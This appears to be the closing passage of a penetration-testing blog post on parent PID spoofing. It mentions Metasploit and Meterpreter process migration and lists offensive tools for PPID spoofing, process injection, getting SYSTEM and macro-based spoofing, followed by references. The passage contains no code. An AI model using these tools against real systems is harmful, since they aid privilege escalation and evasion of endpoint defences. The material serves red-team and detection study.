
Successful execution of the module will produce the following results:

Metasploit – Migrate Module

Similarly Meterpreter contains also the “*migrate*” command which can migrate the existing session to another process.

Meterpreter – Migrate

## YouTube



## Toolkit

Tool	Language
SelectMyParent	C++
PPID-Spoof	PowerShell
GetSystem	C#
getsystem-offline	C++
APC-PPID	C++
PPID_spoof	C++
psgetsystem	PowerShell
ProcessInjection	C#
RemoteProcessInjection	C#
Spoofing-Office-Macro	VBA

## References

- <https://attack.mitre.org/techniques/T1502/>
- <https://blog.didierstevens.com/2009/11/22/quickpost-selectmyparent-or-playing-with-the-windows-process-tree/>
- <https://blog.didierstevens.com/2017/03/20/that-is-not-my-child-process/>
- <https://blog.xpnsec.com/becoming-system/>
- <https://gist.github.com/xpn/a057a26ec81e736518ee50848b9c2cd6>
- <https://decoder.cloud/2018/02/02/getting-system/>
- <https://blog.f-secure.com/detecting-parent-pid-spoofing/>
- <https://web.archive.org/web/20190526132859/http://www.pwncode.club/2018/08/macro-used-to-spoof-parent-process.html>
- <https://www.anquanke.com/post/id/168618>
- [https://medium.com/@r3n\\_hat/parent-pid-spoofing-b0b17317168e](https://medium.com/@r3n_hat/parent-pid-spoofing-b0b17317168e)
- <https://rastamouse.me/tags/tikitorch/>
- <https://github.com/rasta-mouse/TikiTorch>
- <https://gist.github.com/christophetd/0c44fd5e16e352ad924f98620094cd8d#file-createwithparentprocess-cpp>
- <https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/>
- <https://blog.f-secure.com/dechaining-macros-and-evading-edr/>

4 Votes

Share this:



Loading...

Related

<a href="#">Nmap – Techniques for Avoiding Firewalls</a> April 2, 2012 In "Information Gathering"	<a href="#">Caller ID Spoofing</a> July 14, 2014 In "VoIP"	<a href="#">Domain Escalation – sAMAccountName Spoofing</a> January 10, 2022 In "Domain Escalation"
---	--	---

MACROS

PARENT PID SPOOFING

PID

PPID

SPOOFING

Leave a comment

PREVIOUS

Persistence – RID Hijacking

NEXT

Phishing Windows Credentials

Comment

Reblog

Subscribe

